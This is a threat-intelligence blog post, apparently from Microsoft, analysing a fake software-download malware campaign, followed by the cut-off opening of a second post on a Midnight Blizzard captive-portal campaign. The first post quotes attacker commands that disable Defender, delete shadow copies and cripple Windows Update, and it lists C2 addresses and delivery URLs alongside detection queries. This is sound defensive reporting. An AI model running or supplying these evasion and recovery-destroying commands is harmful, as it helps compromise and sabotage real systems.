calibre-ebook[.]com[.]cn    →   hxxp://www.gehie246[.]com/712down

Brand-impersonation infrastructure

The campaign runs a large, uniform set of vendor look-alike pages on .com.cn and .hl.cn domains, each cloning the real product’s branding and presenting a prominent “Download now” button. All funnel to the same delivery and payload infrastructure.

Impersonated brandSpoofed domain (defanged)Category
Razer (Synapse driver)pc-razerzone[.]com[.]cnPeripherals / drivers
Microsoft Edgeapp-microsoft-edge[.]com[.]cnBrowser
Kasperskykaspersky-lab[.]hl[.]cnSecurity software
Sejda PDFsejda[.]hl[.]cnProductivity
NetEase Youdao Dictionarytranslate-youdao[.]hl[.]cnTranslation
DiskGeniuszh-diskgenius[.]com[.]cnDisk utility
Baidu Netdisk (Pan)baidu-pan[.]com[.]cnCloud storage
oCam Screen Recorderocam-pc[.]com[.]cnScreen capture
draw.iocn-drawio[.]com[.]cnDiagramming
SteelSeriessteelseries-cn[.]com[.]cnPeripherals
Sogougw-sogou[.]com[.]cnInput method
Calibrecalibre-ebook[.]com[.]cnE-book
MindMaster (typosquat)mindmoster[.]com[.]cnMind-mapping
Otherspc-codex, jinshan-cibapc, zh-tbtool, web-tbtool, zh-doubaosrf, ieway-cn (all [.]com[.]cn / [.]hl[.]cn)Various utilities

Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.

The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them.The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.


The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor’s site with a prominent download call-to-action.

Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.

Execution: a wrapped installer drops a randomized stage-one payload

The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.

Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, a_instapp83353001.exe or ainst8663586104.exe).

Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca…) was observed under many names and paths.

C:\Users\Public\sE94yD\aLcUaw.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Users\Public\nvdPX5\2b3L5i.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Program Files (x86)\i3LH90\ErNGxW.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\Program Files (x86)\Q8Maj\7EIr6VA.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\ProgramData\zsMmvukD\beuv4Mie.exe     (SHA-256 c6100166e2d3…  persistent)

The end-to-end chain is visible as a parent-to-child process tree: msedge.exe writes the archive, an archiving tool (7zFM.exe, 360zip.exe, or WinRAR.exe) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.

msedge.exe                               downloads app_setup.6653004.zip
  └─ 7zFM.exe / 360zip.exe / WinRAR.exe  (user opens the downloaded archive)
       └─ a_instapp83353001.exe           (wrapper installer bundled in the archive)
            └─ C:\Users\Public\yZ6A88\9bEELI.exe  (stage-one payload, randomized)

Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc…), staged at C:\Program Files (x86)\<random>\. The binary’s version resource declares CompanyName: “Speech Processing Solutions GmbH”, FileDescription: “Philips Speech Driver Client Configuration”, OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07,while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: “TODO: <Product name>”, indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed svchost.exe executing from a non-system path (D:\hellothere\svchost.exe) rather than C:\Windows\System32.

FileName                                      XPSPLOG.dll
FolderPath                                    C:\Program Files (x86)\72q1o6\XPSPLOG.dll
InitiatingProcessFileName                     40gK5T.exe
InitiatingProcessFolderPath                   C:\Program Files (x86)\72q1o6\40gK5T.exe
InitiatingProcessSHA256                       6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8
InitiatingProcessCommandLine                  "40gK5T.exe"
 
InitiatingProcessVersionInfoCompanyName       Speech Processing Solutions GmbH
InitiatingProcessVersionInfoFileDescription   Philips Speech Driver Client Configuration
InitiatingProcessVersionInfoOriginalFileName  PhilipsSpeechDriverConfiguration.exe
InitiatingProcessVersionInfoProductVersion    4.7.471.07
InitiatingProcessVersionInfoProductName       TODO: 
 
InitiatingProcessParentFileName               svchost.exe

A payload staged under C:\ProgramData\<random>\ (SHA-256 c6100166…) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product’s runtime behavior, writing _ir_tu2_temp_* artifacts to the user’s temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized C:\ProgramData\ directory — a legitimate update mechanism repurposed for payload delivery.

00:24:43  ErNGxW.exe (6d6ba2bc…) creates C:\ProgramData\zsMmvukD\beuv4Mie.exe (c6100166…)
00:24:43  beuv4Mie.exe executes   ← parent: svchost.exe -k netsvcs -p -s Schedule
00:24:44  beuv4Mie.exe → ConnectionSuccess | upitem.oss-cn-hangzhou.aliyuncs.com | 443
00:24:44  beuv4Mie.exe creates C:\ProgramData\uwMUCYBN\SaYC4Mga.exe (f33d160d…)
02:12:22  beuv4Mie.exe creates …\Temp\_ir_tu2_temp_4      ← TrueUpdate runtime artifact
02:44:20  beuv4Mie.exe re-executes (scheduled task) → _ir_tu2_temp_5
02:59:00  … _temp_6    03:15:54 … _temp_7    08:02:52 … _temp_8
08:32:20  … _temp_9    08:38:51 … _temp_11
Wrapper installerStage-one payload created
a_instapp83353001.exeC:\Users\Public\yZ6A88\9bEELI.exe
z_instapp83351010.exeC:\Users\Public\Y93eny\Ge86Zr.exe
ainstaller-86533003.exeC:\Users\Public\Mmzm0e\Lrrhwp.exe
ainst8663586104.exeC:\Users\Public\YJMvsB\BcQVw7.exe

Alternate execution vector: Windows Installer (msiexec)

In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes msiexec.exe in embedded mode, which writes and launches a randomized executable into a world-writable C:\Users\Public\<random>\ directory, the same masquerade pattern as the wrapper chain, but delivered through msiexec.exe.

msiexec.exe -Embedding .exe   (payload, randomized path/name)
\ E Global\MSI0000
  └─ C:\Users\Public\

The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including msedge.exe, explorer.exe, and svchost.exe.

Persistence and recurring execution: disguised scheduled tasks

Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under C:\ProgramData\.

Each task launches a specific payload:

Scheduled task namePayload launched
\Deadline Mission Target7fYptijy.exe
\Hierarchy Tools Smooth Inventorybeuv4Mie.exe
\Empowering Status Tools productivity AheadSaYC4Mga.exe
\5nboFaLcUaw.exe (stage-one)

The persistent payloads are staged in locations such as C:\ProgramData\7fYptijy.exe, C:\ProgramData\zsMmvukD\beuv4Mie.exe, and C:\ProgramData\uwMUCYBN\SaYC4Mga.exe. Because the payloads are launched by the Task Scheduler service (parented to svchost.exe -k netsvcs -p -s Schedule) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.

Privilege escalation: SYSTEM scheduled task and process injection

To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (SCHTASKS /Create … /RL HIGHEST /RU “SYSTEM”), executes the privileged action, then immediately runs and deletes the task

SCHTASKS /Create /F /TN "Task1" /SC ONCE /ST 00:00 /RL HIGHEST /RU "SYSTEM"
  /TR "cmd.exe /c reg add \"HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\"
       /v \"C:\Program Files (x86)\NPq6k16Om\" /t REG_DWORD /d 0 /f"
SCHTASKS /Run /TN "Task1"    &    SCHTASKS /Delete /TN "Task1" /F

The /RL HIGHEST /RU “SYSTEM” combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d…), launched from C:\ProgramData\ by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as A process was injected with potentially malicious code.

ActionType                       CreateRemoteThreadApiCall
InitiatingProcessFileName        .exe&quot; -autorun
ProcessCreationTime              2026-07-13 02:44:37.568
AdditionalFields                 {&quot;IntegrityLevel&quot;:8192}
.exe      (target process)
ProcessCommandLine               &quot;.exe&quot;
InitiatingProcessCreationTime    2026-07-13 02:44:20.887
InitiatingProcessParentFileName  svchost.exe
FileName                         .exe
InitiatingProcessSHA256          1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17
InitiatingProcessCommandLine     &quot;.exe
InitiatingProcessFolderPath      C:\ProgramData\

The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.

02:44:20.887   PROC     .exe → target application   
.exe started            parent: svchost.exe (Task Scheduler)
02:44:21.971   NETWORK  outbound to 47.239.232[.]245:8050    → FirewallOutboundConnectionBlocked
02:44:24.860   NETWORK  outbound to 47.243.218[.]255:28300   → FirewallOutboundConnectionBlocked
02:44:37.568   PROC     target application starts (-autorun)
02:44:37.604   INJECT   CreateRemoteThreadApiCall  

Defense evasion: disabling host protections

Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (Add-MpPreference -ExclusionPath) and the SYSTEM scheduled-task registry write;

powershell.exe Add-MpPreference -ExclusionPath 'C:\ProgramData','C:\Users','C:\Program Files (x86)','C:\' -Force
powershell.exe -c if (Get-Process -Name HAhahahah) {} else {
  Add-MpPreference -ExclusionPath $env:localappdata,'C:\','C:\ProgramData',
   'C:\ProgramData\7b3St9HS','C:\ProgramData\7b3St9HS\27s7ihjC.exe' -ExclusionExtension '.dat' -Force }

delete volume shadow copies (vssadmin delete shadows /all /quiet) to inhibit recovery;

cmd.exe /c vssadmin delete shadows /all /quiet

harden payload directories with icacls so standard users cannot remove the files;

icacls "C:\Program Files (x86)\NPq6k16Om\xo7Tj9xQ.exe" /grant:r Administrators:(OI)(CI)F /grant:r SYSTEM:(OI)(CI)F

and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.

for %i in (wuauserv UsoSvc uhssvc WaaSMedicSvc) do (
   net stop %i & sc config %i start= disabled & sc failure %i reset= 0 actions= "" )
for %i in (WaaSMedicSvc wuaueng) do ( takeown /f C:\Windows\System32\%i.dll &
   icacls …\%i.dll /grant *S-1-1-0:F & rename …\%i.dll %i_BAK.dll &
   icacls …\%i_BAK.dll /setowner "NT SERVICE\TrustedInstaller" & icacls …\%i_BAK.dll /remove *S-1-1-0 )
reg add "HKLM\…\Services\WaaSMedicSvc" /v Start /t REG_DWORD /d 4 /f
reg add "HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU" /v NoAutoUpdate /t REG_DWORD /d 1 /f
erase /f /s /q c:\windows\softwaredistribution\*.*  &  rmdir /s /q c:\windows\softwaredistribution
powershell -Command Get-ScheduledTask -TaskPath '\Microsoft\Windows\WindowsUpdate\*' | Disable-ScheduledTask

A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as Behavior:Win32/MpTamperGpDisableAVFriendly.A.

Command and control (C2)

A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.

Initiating payloadC2 endpoint (defanged)Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))103.156.25[.]35:7031Connection failed
Multiple C:\ProgramData\ payloads103.183.3[.]162:5090 (oijfwe[.]net)Connection failed
Stage-one / persistent payloadsAlibaba Cloud object storage over TLS (443)Connection succeeded

C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.

Detection and disruption

In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.

Representative alerts include Modification attempt in Microsoft Defender Antivirus exclusion list, Compromised device (attack disruption), A process was injected with potentially malicious code, Potential C2 connection behavior, Suspicious Task Scheduler activity, and Compromised account conducting hands-on-keyboard attack. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.

Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (Lateral movement using SMB remote file access blocked on multiple devices) and detected the C2 connection behavior; the campaign’s C2 endpoints are included in the blocked indicator set.

Attack disruption contained the device and account; full eradication of persistence still required responder action.

StageMicrosoft Defender coverage
Fake-download landing and delivery domainsMicrosoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msiexec proxy execution)Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writesTamper Protection; Modification attempt in exclusion list alerts; Behavior:Win32/MpTamperGpDisableAVFriendly.A
Persistence, privilege escalation, and injection Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboardMicrosoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Campaign-specific recommendations

  • Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.
  • Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the C:\Users\Public\<random>\<random>.exe and C:\Program Files (x86)\<random>\<random>.exe drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
  • Alert on the tamper sequence. A SYSTEM scheduled task writing HKLM\…\Windows Defender\Exclusions\Paths then self-deleting, vssadmin delete shadows /all /quiet, and disabling wuauserv, UsoSvc, WaaSMedicSvc and uhssvc are high-fidelity signals.
  • Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named app_setup.*, zinst.*, zintall.*, intsoft.*, and innstll.* served from *.com.cn or *.hl.cn brand-look-alike domains and the /712down, /73inst, /7qinst, and /ins711 delivery endpoints.
  • Correlate download referrers. Use FileOriginUrl and FileOriginReferrerUrl to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.

Microsoft Defender XDR hardening recommendations

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability impact assessment

These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft Defender XDR customers can use threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Advanced hunting

Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. . The behavior-based queries continue to work even as filenames, hashes, and domains rotate.

Campaign payloads and loaders Surfaces execution or creation of the campaign’s stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.

let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", // networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", // persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", // TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", // persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3"  // supporting DLL
]);
union
  (DeviceProcessEvents | where SHA256 in (campaignSha256)),
  (DeviceFileEvents    | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign’s stable staging behavior regardless of filename.

DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\.exe$"
| where InitiatingProcessFileName in~ ("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe","WinRAR.exe")
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.

DeviceProcessEvents
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
     or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
     or (ProcessCommandLine has "SCHTASKS" and ProcessCommandLine has "SYSTEM" and ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.

DeviceProcessEvents
| where ProcessCommandLine has "vssadmin delete shadows"
     or (ProcessCommandLine has_all ("sc","config","disabled") and ProcessCommandLine has_any ("wuauserv","UsoSvc","uhssvc","WaaSMedicSvc"))
     or ProcessCommandLine has "NoAutoUpdate"
     or (ProcessCommandLine has "rename" and ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.

DeviceProcessEvents
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessCommandLine
| order by Timestamp desc

Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).

DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessFileName
| order by Timestamp desc

Command-and-control connections Matches callbacks to the campaign’s C2 IP:port set and six-character .net C2 domains.

let c2ip    = dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","103.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom   = dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oijfwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any (c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc

Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.

let deliveryHosts = dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bxfh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any ("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl, RemoteIP, ActionType
| order by Timestamp desc

MITRE ATT&CK techniques observed

This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

TacticTechniqueIDObserved in this campaign
Resource DevelopmentAcquire Infrastructure: Domains / Web ServicesT1583.001 / T1583.006Registered look-alike .com.cn / .hl.cn brand domains, dedicated delivery hosts, and abused cloud object storage.
ExecutionUser Execution: Malicious FileT1204.002Victims run a counterfeit installer downloaded from a spoofed vendor page.
ExecutionCommand and Scripting Interpreter: PowerShell / Windows Command ShellT1059.001 / T1059.003PowerShell and cmd routines write Defender exclusions, delete shadow copies, and disable Windows Update.
ExecutionSystem Binary Proxy Execution: MsiexecT1218.007msiexec.exe -Embedding launches a randomized payload under a trusted, signed Windows binary.
Persistence / Privilege EscalationScheduled Task/Job: Scheduled TaskT1053.005Disguised scheduled tasks provide ~60-second recurring execution and SYSTEM privilege escalation.
Defense EvasionImpair Defenses: Disable or Modify ToolsT1562.001Broad Add-MpPreference exclusions and registry exclusion writes weaken Microsoft Defender.
Defense EvasionMasquerading: Match Legitimate Name or LocationT1036.005Payloads impersonate a Philips Speech driver and run svchost.exe from non-system paths.
Defense EvasionHijack Execution Flow: DLL Side-LoadingT1574.002Payloads load a malicious library from their own directory — XPSPLOG.dll with the later-stage payload, UxEnhance64.dll with the stage-one payload.
Defense EvasionProcess InjectionT1055Payload code is injected into the context of another process.
Defense EvasionFile and Directory Permissions ModificationT1222.001icacls strips inheritance and hardens payload directories against removal.
Defense EvasionModify RegistryT1112Registry keys are set for Defender exclusions and Windows Update policy.
Lateral MovementRemote Services: SMB/Windows Admin SharesT1021.002Attempted SMB remote file access to additional hosts.
ImpactInhibit System RecoveryT1490vssadmin delete shadows /all /quiet removes volume shadow copies.
ImpactService StopT1489Stops and disables wuauserv / UsoSvc / WaaSMedicSvc to neutralize Windows Update.
Command and ControlIngress Tool TransferT1105A repurposed updater runtime retrieves content from attacker-controlled cloud object storage and writes a further payload to disk.
Command and ControlApplication Layer Protocol / Non-Standard PortT1071 / T1571C2 over application-layer protocols on non-standard ports (5090, 7031–7090, 8050, 28290/28300).

Indicators of compromise (IOC)

Figure 4. Deceptive software download campaign: infrastructure relationships.
Campaign LayerIndicatorType
Lure / Impersonationpc-razerzone[.]com[.]cnDomain
Lure / Impersonationapp-microsoft-edge[.]com[.]cnDomain
Lure / Impersonationkaspersky-lab[.]hl[.]cnDomain
Deliveryhxxps://www.gehie246[.]com/712downURL
Deliverygehie246[.]comDomain
Cloud Stagingnewopt001.oss-cn-hongkong.aliyuncs[.]com/innstll.1.0.61.zipURL
C2 Domainiualef[.]netDomain
C2 Domainoijfwe[.]netDomain
C2 Endpoint202.95.14[.]237:5090IP:Port
C2 Endpoint103.183.3[.]162:5090IP:Port
Payload676a2a7b94ca…SHA256
Payloadc6100166e2d3…SHA256
Payloadc4100ad39d8d…SHA256

References

Prior reporting and OSINT sources — Silver Fox (also known as Yinhu, 银狐)

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Counterfeit installers to system compromise: Tracking a deceptive software download campaign appeared first on Microsoft Security Blog.

  •  

CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft

Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.

Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.

Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.

The CaptiveCrunch campaign

Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.

Diagram depicting an overview of the CaptiveCrunch campaign attack flow
Figure 1. Overview of the CaptiveCrunch attack flow

As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.  

The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:

A Windows Driver Repair Utility interface, with instructions for manually repairing a failed automated driver repair, including steps to run a verification script via Windows Terminal.
Figure 2. ClickFix prompt with manual user instructions
A Google web page claiming the verification check failed with additional manual instructions for the user to follow.
